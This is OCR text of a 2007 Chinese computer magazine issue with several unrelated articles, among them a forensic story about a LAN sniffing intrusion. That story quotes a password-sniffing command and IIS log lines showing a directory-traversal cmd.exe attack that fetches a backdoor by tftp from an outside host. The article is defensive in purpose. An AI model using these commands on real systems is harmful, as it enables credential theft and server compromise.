如果你在没有屏蔽还原卡的电脑上重装了系统，很可能会把分区损坏，这时系统已经无法使用，也根本无法重新分区，解决方法如下：

卸下硬盘，安装到其他没有问题的相同型号的电脑上（硬盘分区大小完全一样），然后启动电脑，按F10，进入“工具→复制硬盘”，选择“复制硬盘参数”就可以了。

使用还原卡的三大注意事项

★还原卡处于保护状态时，不要重装系统，否则很容易出现问题。可以用屏蔽的。

★重装系统时，尽量不要改变分区大小，尤其是硬盘最前面500MB和最后30MB的空间不要改变，里面有还原卡及硬盘备份文件，使用了这部分分区，还原卡会失去作用，甚至系统无法启动。

★当在有还原卡功能的电脑上安装了杀毒软件，就可能会出现死机、自动重启、无法启动等情况，遇到这种情况，你最好将还原卡先屏蔽，杀毒软件升级后，再重新使用，也可把还原卡设置为“手动还原”或“每次还原”。

系统维护主界面

密码设置 / 系统工具 / 网络拷贝 / 系统卸载 / 保存退出

开机设定 | 待机设置 | 分区信息 | CMOS工具

序号	属性	分区名称	容量(MB)	文件系统	还原方式	暂存区(MB)
1	A	Winxp	298	FAT32	手动还原	502
2	H			FAT32	不使用	
3	H			FAT32	不使用	
4	H			FAT32	不使用	
5	H			FAT32	不使用	
6	H			FAT32	不使用	

磁盘容量(MB)：1836 剩余空间(MB)：824

分区属性说明：
A：立即还原型启动分区 B：备份还原型启动分区 P：专属分区
C：不还原型启动分区 S：共用分区 H：隐藏分区

◀一般还原卡还具备“网络拷贝”等功能

无法安装驱动的问题

在Windows下运行“同主系统还原卡”光盘上driver文件夹下的驱动安装文件setup.exe时，若出现了“knt.sys file not found”的提示，直接在“开始→运行”里输入“subst b: x:\driver”（X为光盘盘符），然后再安装就可以了。CF [YY36]

网络淘金系列

要做网站请找我!

Tag 建站 营销 技巧 网络

北京/大锅饭

本文可以学到

1 建站服务需要哪些前期准备
2 如何宣传和推广自己的服务
3 如何与顾客有效沟通，谈成合作
3 什么是高质量的售中与售后服务

茫茫网海中藏着很多金矿，在网络江湖摸爬滚打多年，我积攒了一些赚钱经验，今天先来和大家聊聊有偿建站。这个市场需求旺盛，而且技术上也比较容易实现。但是，从何下手呢？

建个自己的样板站

相信不少人都学过做网页。确实，一个初学者学习一个月，就能做出像样的网页（参考网络资源：视频教程http://video.cfan.com.cn、建站技巧http://school.cfan.com.cn/zhuanti/shibuqu）。

知识储备完毕，开工！先做个样板站，证明你有足够的技术水平和审美情趣。可以找现成的网页模板来改，更专业。能下载到模板的地方很多，比如模板天下（http://www.mbsky.com），对于留言板、论坛等一些动态程序，也可在网上下载到，比如各种源码的集散地中国站（http://down.chinaz.com），音乐程序、电影程序、下载程序、图片程序、留言系统、论坛程序……应有尽有。还可以做聚集人气的站点，比如小说站，还能额外赚一些广告费。



锁定目标广撒网

潜在客户在哪里？站长论坛、中小企业论坛等都是目标。比如落伍者论坛、中国站长站论坛、慧聪网论坛、阿里巴巴论坛等要常去逛逛。刚加入一个论坛或群就狂喊优惠建站，肯定会引人反感，让大家认可你的人品和技术，有业务时自然会想到你。一般来说，个人出钱较少，而且要求较多；中小型企则相反。建议多接一些中小型企业的活。

小提示


无论在论坛里还是QQ上宣传，一定要将吸引人的广告宣传语放到签名里，包括“50元建站、样站地址、典型客户”等元素。此外，在淘宝平台上免费开个店，卖自己的服务，也是一个不错的手段。

巧妙沟通与谈判

鱼儿开始上钩了。有人咨询时，不要急于去吹嘘技术，也不要表现出很在意这个单子。要多了解对方的需求和背景，比如他想要什么形式的页面、什么功能、建站目的（要送给女朋友还是为企业宣传）、之前是否与其他人谈过等，弄清楚顾客心目中的理想价位是多少。

经过一番了解，抛出你的方案吧！如果对方嫌贵，对广告语有疑问（如50元建站），可以告诉他，这个价格包括三个简单的静态页面等，并提供多种增值服务，比如一年内的免费维护、免费宣传推广指导、赠送宣传推广软件、赠送空间域名、免费形象LOGO设计、免费Flash制作、免费SEO优化等，还要说明技术实现的难度。对方认为捡了一个大便宜，目的就达到了。

成功案例：



想起某汽车租赁公司（http://www.hzyzuche.com）的单子，我的心里还是那么美。

在一些企业方面的群里，我常和大家探讨一些电子商务、信息化的问题，一个市场人员说公司要做一个形象主页，预计出资五位数。我问了一下需求，这个公司业务以传统方式为主，建网页的目的只是形象展示，要求非常简单。

我给他列了一个方案，一共需要五个静态页面，包括公司首页、租赁合同、特色服务、车型报价、服务项目、关于我们。然后找了几个类似公司的主页拿给他看，费用方面只需四位数。结果那哥们很干脆地把业务交给了我。

制作时，我参考了很多国内外的类似网站。一个网页保存下来，用FrontPage修改，先改网页标题和网页背景色，在工作区点鼠标右键，选择“网页属性”，在“常规”里改网页标题，“背景”里改网页整体的背景颜色，或添加背景图片。单元格和图片的修改方法相似。接下来修改图片上的文字及加简单特效，给页面加上相关的内容。做完所有页面，用一个导航关联起来。

这前后仅花去了我半天时间，对于新手，一个星期能搞定了。客户拿到作品非常满意，我还承诺一年内免费维护、更新信息，同时空间域名也是我免费提供的。并且我告诉他，每年给我五百元，我会一直维护这个网站，并提供空间域名。后来他们还帮我介绍了一个客户。良好的售后服务，才能吸引人重复消费。主动和真诚最重要！赶快行动吧！ CF [TS01]





犯罪现场调查

"偷窥"技术的奥秘

Tag Sniffer、入侵行为分析、日志保护X-Sniffer
实例 网络

本文可以学到

1. 网络安全工程师如何处理公司信息泄露的技术
2. 如何解决保护服务器日志技巧
3. 掌握分析攻击者入侵行为的技巧

什么是Sniffer

Sniffer(嗅探)是一种常用的收集有用数据方法，这些数据可以是用户的账号和密码，可以是一些商用机密数据，也可以是检测内网错误信息等等。最主要应用于管理人员监视公司网络，并可以随时掌握网络的实际情况。在网络性能急剧下降的时候，可以通过Sniffer工具来分析原因，找出造成网络阻塞的来源。当然嗅探也是一把双刃剑，被恶意攻击者利用的话就可能窃取公司机密信息，就如同这次公司档案外泄的案件就是被攻击者在内网使用嗅探技术得到内网中的公共信息导致的。

为什么机密信息也能截获?

Sniffer工作在网络环境中的底层，它会拦截所有的正在网络上传送的数据，并且通过相应的软件处理，可以实时分析这些数据的内容，进而分析所处的网络状态和整体布局，通过Sniffer可以轻易地得到非加密处理的内网中很多机密信息。

容易泄露的秘密

1.**口令**:这是攻击者使用Sniffer的必然因素，由于Sniffer可以记录到明文传送的userid(用户名)和passwd(密码)，我们的服务器管理账号就是在这里被攻击者截取的。
2.**金融账号**:现在公司很多时候需要在网上使用自己的信用卡或现金账号，然而Sniffer可以很轻松截获在网上传送的用户姓名、口令、信用卡号码、截止日期、账号和pin。
3.**邮件和协同办公数据**:通过拦截数据包，入侵者可以很方便记录别人之间敏感的信息传送，或者干脆拦截整个的E-mail会话过程。一些公司员工的协同办公数据丢失。

Sniffer工具下载

Sniffer: http://download.enet.com.cn/html/211902001032602.html
MSN Chat Monitor & Sniffer:http://down1.tech.sina.com.cn/download/downContent/2005-03-01/13154.shtml
重要提示:Sniffer软件运行有一定风险，同时对局域网会有比较大的负面影响，有可能会拖慢整个网络，请您慎重选用。

★小编有话说:"天生我才之网络天才"栏目，已经伴随着读者朋友走过了近一年的时间，相信坚持阅读这个栏目的朋友已经初步掌握了网管所需要的一些技能。同时，有一些朋友已经不满足于现状，希望学习更高一级的网络安全工程师的内容。为此，我们决定将"网络天才"定位到"网络安全工程师"，我们专门找到了具有丰富实战经验的网络安全工程师，请他们给您实战演示一下真正的"黑客对抗"! 本期我们的话题将是"偷窥"技术……

周日的下午，CSI集团的网络安全工程顾问——"白大虾"与几位同行相约在一个幽静的小酒吧里聚首。当"白大虾"赶到酒吧时，听到以前共事的老朋友正在神侃一段当年自己侦破公司内部资料失窃的光辉历史……

机密被盗

那是两年前的事情了，小白刚刚开始从事网络安全分析师这份工作就遇到棘手的工作。也是一个周日的下午，公司副总裁忽然气急败坏的打电话到网络部吼到:"你们网络部的技术员都是吃白饭的啊! 公司的客户列表居然被对手拿到了，限你们1天内把情况搞清楚，否则全部滚蛋!"

公司有"内鬼"?

工程师老刘听到副总的暴怒的内容脑子中闪现出:"内网嗅探数据劫持"。只有公司内部的员工计算机才有可能访问到内网服务器获取重要的信息资料，但是公司内应该没有这种级别的计算机知识人员啊。老刘带着小白进入机房打开服务器细心地检查起来。半个小时过去了，老刘松了一口气说:"终于找到原因了，还好没造成很大的损失。"这次事故估计是竞争对手搞的小动作，攻击者通过WEB服务器进入内网后利用嗅探技术窃取了客户列表，但是由于WEB服务器不是域网关，权限不够，所以没有拿到客户完整资料。由此可以确定不是公司内部员工出的问题，公司分配给WEB服务器的权限远小于数据服务器，而有机会接触服务器的人都有读取数据库的权限。

> ★思路总结:
> 只丢失部分资料→用户权限不足→不是"内鬼"→权限较小的服务器是什么?→Web服务器可能最大→能接触Web服务器的人有嫌疑。

顺藤摸瓜

"噢，我明白了，这次公司资料外泄的最大元凶就是嗅探导致的了! 但是攻击者是如何进行的嗅探呢?"小白问到。"恩，跟我来，在服务器上我给你讲解一下。"老刘打开10.4.1.1(域网关服务器)，说到:"Sniffer在内网工作时，要求嗅探程序运行在网关服务器上才能完全收

集到所有(10.4.1.1～10.4.1.255)内网用户的信息。根据Sniffer的工作原理可知道，这次针对公司数据的攻击者是在得到内网服务器的权限后才实现的信息窃取。我们来模拟一下黑客攻击的过程：

在服务器上打开cmd命令行中运行一个功能简易的嗅探器X-sinffer，这个工具可捕获局域网内FTP/SMTP/POP3/HTTP协议的明文密码(见图1)。执行以下命令:xnsiff.exe –pass –hide –log pass.log(见图2)

“小白，你去10.4.1.101计算机上登录到公司的协同办公系统中，向服务器发送一份公司产品报价单。”看到没有，在Sniffer运行的目录下生成的pass.log文档中有如下记录：

19:27 10.4.1.101 uiD:xiaobai pass:acttdr

19:27 10.4.1.1 houD:baojia.doc to 10.4.1.101 uiD:xiaobai pass:acttdr

“看到了吗？你登录在101上计算机上的用户名和密码都被纪录下来，并且操作行为也有记录。当攻击者得到本地协同办公的登录密码后，就可以进入公司的办公系统，从而轻易获取公司信息。就是这种最简单的内网嗅探攻击行为截取了公司内办公时传送的客户列表。”

```
<Options> means:
 -tcp          : Output tcp packets
 -udp          : Output udp packets
 -icmp         : Output icmp Packets
 -pass         : Filter username/password
 -hide         : Run in background
 -host         : Resolve IP address to hostname
 -addr <IP>    : Output Packets when IP address equal to <IP>
 -port <Port>  : Output Packets when port equal to <Port>
 -log <File>   : Output to <File>
 -asc          : Decode Packets to ASCII
 -hex          : Decode Packets to HEX
```

①

```
C:\Documents and Settings\User>xsniff.exe -pass -hide -log pass.log
X-Sniffer v1.0 - simple sniffer for win2000
Code by glacier <glacier@xfocus.org>
http://www.xfocus.org

Sniffing TCP PASSWORD ...
<Ctrl-C> to quit
```

②

★思路总结：

嗅探工具截获了协同办公的密码→进入公司内网→获得客户列表。

白色档案——日志分析

“哦，我大概明白了嗅探的攻击作用，但你又是如何判断到攻击者的攻击行为的呢？”小白又提出新的疑问。“呵呵，那是分析日志得到结果。”老刘分别打开服务器上的多个日志文件：

IIS日志保存在C:\winnt\system32\LogFiles\w3svc1(默认C盘为系统盘的路径)。IIS日志是记录攻击者在对服务器上的网页进行的扫描操作等行为描述。让我们来看看这次的攻击者是怎么入侵公司服务器的：

攻击者向网页服务器提出要求，让服务器送回本身的版本信息：(一般会使用nc.exe探测)

C:>nc –n 10.0.2.55 80

……

Server: Microsoft–IIS/5.0

DatE: Sun， 08 Mar 2007 14:31:00 GMT

……

通过上述信息，攻击者可以确定服务器使用的Windows 2000+IIS5.0系统，进而发动了利用漏洞的入侵。攻击者如果查看本地服务上的目录文件，则日志中会记录下此访问行为：

2007–03–01 08:47:47 202.99.16.17 – 10.4.1.100 80 GET

/_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe

/c+dir 200 –

通过日志我们可以看到攻击者202.99.16.17利用本地的cmd.exe察看了系统盘内有什么文件。

2007–03–01 08:59:04 202.99.16.17 – 10.4.1.100 80 GET

/_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe

/c+tftp%20–i%2061.48.10.129%20GET%20cppce.dll%20C:\httpodbc.dll

502 –

这里可以看到攻击者利用tftp向61.48.10.129服务器传送了cppce.dll后门。攻击者利用serv–u溢出漏洞攻击服务器，并获取了用户权限。

★思路总结：

攻击者利用漏洞攻击服务器→上传后门程序，完成日志分析后，发现在系统盘下多了pass.log、x–sinffer.exe等文件→判定攻击者在WEB服务器上运行了嗅探程序。

“这次被入侵的根源已经被找到了，必须要把公司里的安全系统从新整理升级一下。小白有时间多看看入侵案例，从明天开始我带你一起完整地做一次公司的安全规划。” CF [TS02]

小提示：Windows的系统重要日志


安全日志文件:%systemroot%\system32\config\SecEvent.EVT

系统日志文件:%systemroot%\system32\config\SysEvent.EVT

应用程序日志文件:%systemroot%\system32\config\AppEvent.EVT

FTP连接日志和HTTPD事务日志:%systemroot%\system32\LogFiles\，

打开注册表HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Eventlog位置，下面的Application、Security、System几个子键，分别对应“应用程序日志”、“安全日志”、“系统日志”。修改注册表的Application、System等子键(见图3)。





天生我才之PHP编程（01）

爱因斯坦说：PHP其实很容易学！

Tag PHP编程、动态网页、图像处理 〉实例 〉天生我才

北京/PHPfans

本文可以学到

1 PHP的工作环境及初始准备工作
2 PHP中一些图形处理的基本知识
3 PHP动态文字内容输出技巧

火速链接

★如果你具有支持PHP技术的个人网站空间，直接将本文的PHP文件上传，然后在浏览器中打开即可看到效果。如果没有这样的空间也不必担心，可参考本刊2006年第23期的专题《无处不在的PHP》（或从http://work.newhua.com/cfan/200719/php.rar处下载这篇文章的电子版），文中介绍了如何通过软件在本机搭建PHP测试平台，请仔细阅读其中的测试方法，后文不再重复。

Just Do It!

《电脑爱好者》封面我做主

我特意将《电脑爱好者》第19期杂志的封面图片放到了网上（http://work.newhua.com/cfan/200719/cfan.jpg），有兴趣的朋友可参照本文介绍的方法在封面上随意留言。或者进一步研究PHP中图像处理的其他函数，把《电脑爱好者》杂志的封面中的广告图片替换成你自己的照片，真正做到：《电脑爱好者》封面我做主。

网络大补贴

想要精通PHP网络编程，一定要掌握一些HTML网页知识，最好再了解一下XML、CSS等技术。大家可以在网上搜到很多这类的教程，加强学习，另外小编也从网上搜集了一些在线教程，供大家参考。

新手入门级HTML教程

这些教程提供了PPT幻灯片演示，从最基本的格式入手，让那些对HTML代码一窍不通的朋友不必再像看天书一样学习HTML了。
网址：http://www.enet.com.cn/eschool/zhuanti/easyhtml/

PHP在线手册中文版

PHP在线手册中文版，是一个非常不错的PHP简明教程，包括一般的概念、安装配置参考、语言参考等，还有比较细致的函数参考。
网址：http://cn.php.net/manual/zh/index.php

天生我才之编程栏目正式开张，我们决定选择PHP网络编程打头阵。这个决定是基于电脑爱好者与PHPChina联合进行的2007年《第一届PHP中国开源发展及人才状况调查报告》做出来。下面我从这个报告中抽取部分数据与大家共享：

☆现在有三分之一以上的网站（或论坛）是基于PHP技术的，包括百度、新浪、CFan等大网站，人才需求比较强劲。

☆PHP编程容易入门，刻苦钻研，也许三、四个月就有可能找到工作。对想自己创建商业网站的人也大有帮助。

☆普通PHP程序员人均月薪在3000元左右，专业PHP程序员月薪可达5000元以上，约1%的开发人员月薪更高达万元以上。

实战1：在网页图片上“涂鸦”

前段时间网上曾流行过一阵“猛料假新闻”：说什么著名科学家爱因斯坦曾预言你将如何如何，并发来新闻网址，果然有爱因斯坦在小黑板上写着你名字的预言图片。而且这个图片是动态的，不同的人登录上去后，显示的是不同人的名字，非常神奇。其实，这通过PHP很容易就能实现。下面我们先初步实现在任意的网页图片上随意留言，然后再为它添加“随人而变”的功能。

启动记事本程序（或其他文本编辑器），输入以下内容：

```
<?php
$im = imagecreatefromjpeg("einstein.jpg");
$yellow = imagecolo rallocate($im, 255, 255, 0);
$font = 5;
$text = "Hello, PHP world!";
imagestring($im, $font, 15, 15, $text, $yellow);
Header('Content-type: image/jpeg');
imagepng($im);
imagedestroy($im);
?>
```

将上面的内容保存为后缀是php的文件（如：test.php），如果有支持PHP的网站空间，可将这个PHP文件及涉及到的einstein.jpg图片文件一并上传到网站空间的同一目录中，然后测试。大家可访问http://visit.cfan.com.cn/temp/test01.php看看我的制作效果（见图1）。注意，与简单地在图片上加文字的静态图片不同，随着PHP程序代码的改变，这些文字是可以动态变化的（别着急，这将是我们下面的工作）。



实战2：爱因斯坦说：PHP很好学

怎么样才能让图片上的文字随心所欲地改变呢？只要想办法改变变量“$text”的值，就能让图片上的文字千变万化了。心细的朋友可能会发现，许多网址的最后会带一个问号“?”，问号后面还会带一串参数。比如你

在百度搜索“einstein”，会看到地址栏变成了：“http://www.baidu.com/s?wd=einstein&cl=3”这就是浏览器向服务器传递参数的所谓GET方法。如果让PHP代码能接收这个参数，并把它作为“$text”变量的值，那我们只要在网址后面随意输入，就可以动态改变PHP网页图片中的文字了。升级后代码如下：

```
<?php
$im = imagecreatefromjpeg("einstein.jpg");
$yellow = imagecolorallo cate($im, 255, 255, 0);
$font = 5;
parse_str($_SERVER["QUERY_STRING"]);
$text = $action;
......
```

后面的代码同前，这里就省略了。parse_str()就是PHP从网页地址中获取参数的函数。地址栏中的参数必须成对出现，如：“action=hello!”前面是变量名，后面就是这个变量的值。现在假设你输入这个网址：“http://visit.cfan.com.cn/temp/test02.php?action=Learning%20PHP%20is%20easy!”（“%20”等同于空格）爱因斯坦将会写出：Learning PHP is easy!(学习PHP其实很容易)。当然，你可以把等号“=”后面变成取笑你朋友的话，发给他（她），肯定能吓他们一跳的，呵呵。

给PHP营造一个温馨舒适的“家”


PHP是一个服务器端的脚本语言，虽然通过一些软件能模拟出测试效果，不过我还是建议大家在自己的电脑上安装适当的服务器软件，为PHP搭建一个良好的开发环境，这对以后真正成为PHP程序员进行开发大有益处。

第一步：准备好适当的软件

首先访问http://www.apache.org/和http://www.php.net，分别下载最新版本的Apache服务器软件和PHP软件。下载时要注意，这些软件针对不同的平台会有不同的文件，比如针对Windows平台的，文件名中会带有“Win32”字样。

第二步：安装Apache服务器

比如我们下载的文件是apache_2.2.4-win32-x86-no_ssl.msi，直接双击它安装。一路点击“Next”（下一步），在安装目录选择界面，可单击“Change”（更改）按钮改变默认的路径，如改成：“d:\usr\local\apache2”这样方便以后使用。注意，如图2所示，在Server Information（服务器信息）界面，一定要完整填写上内容，即使你没有自己的服务器，也可以虚拟一个域名和邮件地址。



②

安装成功后，打开浏览器，在地址栏输入“http://localhost/”，按回车键后如果显示页面“It works!”，就表示安装成功了。

双击系统任务栏托盘中的Apache图标打开服务器配置界面，单击Start按钮是启动服务器，单击Stop是关闭服务器。

第三步：安装配置PHP

这里以下载到的PHP文件为php-5.2.4-win32-installer.msi为例，双击它进行安装。和一般的软件安装并无太大区别，只是在选择安装路径时，最好设置为类似“D:\usr\local\php\”的形式，这和Linux下的安装目录匹配，有利于以后在Windows和Linux之间进行程序移植。另外在选择服务器软件版本时，要根据实际情况选择Apache版本。

为了验证PHP能否正常工作，可以编写包含如下内容的文件：

```
<?php
    phpinfo();
?>
```

保存到“D:\usr\local\apache2\htdocs”（Web虚拟目录）下，文件名为“test.php”。然后在浏览器中访问“http://localhost/test.php”，如果能正确显示出PHP版本信息等，则表示PHP能够正常运行了（见图3）。

③

挑选一个称手的工具

工欲善其事，必先利其器。如果准备长期跟PHP打交道的话，挑选一款好用的编辑器显得非常重要。我自己最爱用的PHP编辑器是EditPlus（www.editplus.com），它具有行编号显示功能，对PHP的语法支持很不错，标识符、变量、函数、注释等，都能以不同颜色标注，非常醒目。它对与PHP相关的其他一些脚本语言，如HTML、XML、CSS等也有较好的支持。文字编辑功能丰富，对中文的支持较好，推荐大家使用。

如果你使用的是苹果机的Mac OS X操作系统，则推荐你用BBEdit（http://www.barebones.com/products/bbedit/index.shtml）或TextMate（http://macromates.com）。

对于初学者来说，网页编辑软件Dreamweaver也是个不错的选择，它具有所见即所得的优势，用起来很方便。CF [TS03]

投稿信箱：mwb@cfan.com.cn





奥运火炬中的高科技

还有不到1年的时间，北京奥运会即将开幕，越来越多的奥运谜团已经在世人面前揭开。奥运火炬也绝对是高科技产品，它是由设计运载火箭的航天三院三十一所设计的。

http://mwb.cfan.com.cn/1013

英国批准 人兽混合胚胎研究计划

英国人工授精与胚胎学管理局（HFEA）9月5日宣布，人类与动物细胞混合起来制造胚胎并用于医学研究原则上可以开展。

http://mwb.cfan.com.cn/1009



2007年 中国互联网风云人物扑克牌

中国互联网史上最具珍藏价值的扑克牌《中国互联网风云人物扑克牌》，免费限量发行，集媒体、娱乐、艺术与收藏等功能于一身，看看这副扑克里有没有你们公司的老总。

http://mwb.cfan.com.cn/1018

莫小白的水怪日记

这个快乐的暑假过去了，对于小学四年级男生莫小白来说，这个暑假没什么好高兴的。父亲告诉他，在乡下亲戚那一个叫“灵古村”的地方到处都是水怪，小白深信不疑，决定前往。几个在常人眼里稀奇古怪的朋友伴随小白在那个梦幻般的乡村搜寻他心中的水怪……

http://mwb.cfan.com.cn/1010

DV拍摄从入门到精通

摄像入门必知 要和DV谈谈恋爱

很多人开始摆弄数码摄像机，想自己做做导演。但是拍摄起来才发现不是那么简单，几次“挫折”后就渐渐失去了兴趣。其实很多人都对摄像机没有充分了解，必须把DV当做恋人，细心呵护，好好相处。

http://mwb.cfan.com.cn/1024

练好“掌功”蹲好马步，变身“人肉三脚架”

要拍摄一段清晰的视频，使用三脚架是最好的选择了，不过在许多的场合及状况下，使用手持拍摄的几率还是最高的，所以，拍DV要有“功夫”才行。

http://mwb.cfan.com.cn/1025

没有“导轨”咱慢慢来，DV变焦拍摄

拍摄DV，自己既是导演又是摄像师，不过没有专业的“导轨”，推拉摇移都要靠自己了，还好DV都具有强大的变焦功能，不过，手也要端稳了。

http://mwb.cfan.com.cn/1026

没银子也看大屏 DIY投影机全过程

自己DIY投影机的预算只要购买投影机的四分之一的价格，当然要实现DIY投影机需要一定对投影机DIY的功底。网上有很多商城销售DIY投影机的套件，动手能力强的朋友不妨试试看。先来看看这位老兄DIY的投影机吧。

http://mwb.cfan.com.cn/1014

3G版16GB容量 iPhone即将发布

T-Mobile德国网站上泄露出消息，其网站的iPhone板块上出现了一条醒目的广告，声称3G版iPhone即将在11月12日发布。

http://mwb.cfan.com.cn/1015

新版iPod全程拆解

用户对于他们买下的东西总有大卸八块的想法，或许是一种想知道“它到底怎么工作”的好奇心在作祟，因此新品上市后的拆解变得十分受欢迎。苹果发布了全息系列的iPod后，就已经有爱好者按捺不住，开始拆啦！

http://mwb.cfan.com.cn/1016



Linux下小游戏集锦

高手似乎总是别具一格，钟爱Linux的人大有人在。不过高手也需要娱乐，看看这些Linux下经典的小游戏能不能提起你的兴趣。

http://mwb.cfan.com.cn/1017

AMD“巴塞罗那”已出，下一代命名你知道吗？

AMD全球CTO Phil Hester在AMD四核“巴塞罗那”发布会上表示，AMD处理器命名方式是F1方程式赛车主办城市中随意选取，那么你知道下一代AMD处理器是什么名字吗？

http://mwb.cfan.com.cn/1012

人类究竟能跑多快？

北京时间9月9日晚上，牙买加选手鲍威尔在国际田联大奖赛意大利站的100米比赛中跑出9.74秒的惊人成绩，打破了由他自己保持的9.77秒的世界纪录。人类速度的极限是多少？ 田径场上还有哪些沉睡的纪录？

http://mwb.cfan.com.cn/1019

叶子的艺术—— 最新LOGO设计流行趋势

在现代LOGO设计当中，叶子的形状被视作好的



创意。在网页中它们大多被用于轻量级的解决方案、干净的不抽像的设计。在实际当中，叶子也好、植物也好，以及自然界中随处可见的装饰品。喜欢艺术设计的朋友们可以参考一下。

http://mwb.cfan.com.cn/1020

世界上最强大的 计算机所在地揭秘


我们生活在一个科技的时代，你知道吗，有一些强大的超级计算机在为我们的生活默默地工作着！让我们一起通过Google Earth来看看这些超级计算机的真实面目。

http://mwb.cfan.com.cn/1022

带你去未来 七个最实用的科技突破

科技对我们生活影响越来越大，很多科幻小说中的场景已经在现实中了。回首过去，谁想到过现在手机能把远隔千里的两个人串联起来，谁想到过通过一个叫电脑的东西就能得到全世界。今天我们就去看看近期可能会改变生活的七项研究成果。

http://mwb.cfan.com.cn/1021



伤脑筋的问题， 飞机能够起飞吗？

一道物理题在国外逐渐流行，大家争论得热火朝天：假设有一架飞机，停靠在一个传送带上，传送带足够宽、足够长，飞机的滚轮开始滚动，而传送带以同样的速度朝相反方向滑动。那么，这架飞机能起飞吗？

http://mwb.cfan.com.cn/1023



DV拍摄技巧 初期使用摄像机注意的事项

边导边摄像，多少会让一些DV初学者手忙脚乱一番，拍摄的画面经过反复斟酌与重复还是不能达到最满意的效果，到这里看看有什么窍门吧。

http://mwb.cfan.com.cn/1027

教你几招专业的， 影片切换六大法则

影片拍摄是一个艺术创作过程，不可能通过一两个影片制作就掌握其中的奥妙，不过有专家传授几个拍摄诀窍，在拍摄过程中还是相当受用的。

http://mwb.cfan.com.cn/1028

夜摄魅力没法挡 天黑我也不怕

夜幕降临，华灯初照，许多DV朋友却头疼起来，如何利用手中的DV拍摄这些美丽的夜景呢。

http://mwb.cfan.com.cn/1029

不可小觑DV后期制作 基本流程大有文章

片子拍摄的差不多了，现在自己就成了剪辑师，剪片、接片、蒙太奇...这些魔术般的效果可不简单，不过这才是自己做电影最快乐的过程。

http://mwb.cfan.com.cn/1031

刻盘莫着急 DV转录制高效DVD全功略

我们通过自己心爱的DV拍摄的视频图像都是非常珍贵的，慷慨拿来与大家分享吧，怎么给大家呢？刻成DVD最方便，这样就可以改用家用DVD看自己拍摄的“大片”了。

http://mwb.cfan.com.cn/1030

Tag 恢复点集、独占安装、Ghost、AntiArp、VMware 〉故障 〉系统

诺顿Ghost 12不能建立“恢复点集”

问：我用Ghost 12备份了一个系统增量恢复点，然后觉得这次备份没有必要，就到备份文件夹里删除了它所建立的备份文件。后来我重新用“恢复点集”的方式备份了一次系统，接着安装了一款游戏，等再次手动备份时却发现“恢复点集”按钮变为灰色，不能使用了，只能用下面的“独立恢复点”按钮了，请问这该怎么解决？

答：你一定只删除了扩展名为v2i的备份文件，而没有删除扩展名为sv2i的备份配置文件。这个配置文件包含了建立备份时的重要信息，其中就有这个备份文件到底是“独立恢复点”类型还是“恢复点集”类型的鉴定信息。sv2i文件总是在v2i文件建立后才建立的，你重新备份了文件直接导致了sv2i文件被改写（采取的是部分内容替换的方式，每次建立的文件名都是相同的），Ghost 12会错误地认为你上次已经将系统分区分配给现有的恢复点集备份作业，所以会出现这个问题。没有什么好的办法，只能删除此sv2i文件，再重新自定义备份方式，Ghost 12将会重新建立新的sv2i文件，你会发现“恢复点集”按钮又可以用了。

傻博士有话说

在采用“恢复点集”备份方式时，两台相同硬件配置的电脑，Ghost 12要比Ghost 10的备份速度更快些。缺点依然和10一样：那个配置文件容易损坏，如果被用户误删除或给恶意程序删除，那么恢复系统一定不会成功。Ghost从版本12开始支持Vista系统，方便了那些预装了家庭版Vista的计算机用户，因为家庭版Vista没有计算机完整系统备份功能，值得一试。


Q1



从宿主机向虚拟机中复制文件失败

问：我安装了虚拟机VMware 6.0，但把宿主机中一个叫“反病毒”的文件夹复制到虚拟机中的“我的文档”时，总是失败，请问什么原因？如何解决？

答：VMware虚拟机不支持中文名称的文件夹（或文件）从宿主机到客户机的直接复制或移动，最新的6.0版也是如此，请将该文件夹名称改成英文字母名称后再复制或移动就正常了。



如何修改TCP/IP连接数

问：我想让下载软件下载时能加快速度，听别人说XP的TCP/IP的默认连接数只有10，需要修改一下才行，我该怎么改呢？

答：其实，许多下载工具都自带了XP的TCP/IP连接数修改工具。比如安装比特精灵后，在“开始”菜单中就会有“BitSpirit”程序组，单击其中的“XP SP2连接数破解补丁”，在打开的对话框中直接修改确定，重启一下就可以了。假如你使用的是新版迅雷，在软件界面选择菜单“工具→XP系统优化工具”，并在打开窗口中设置相应的连接数，再单击“修改连接数”按钮确认即可（见图）。另外，对于Vista用户，可以使用最新版的比特精灵来修改连接数。





删除AntiArp防火墙导致拨号上网问题

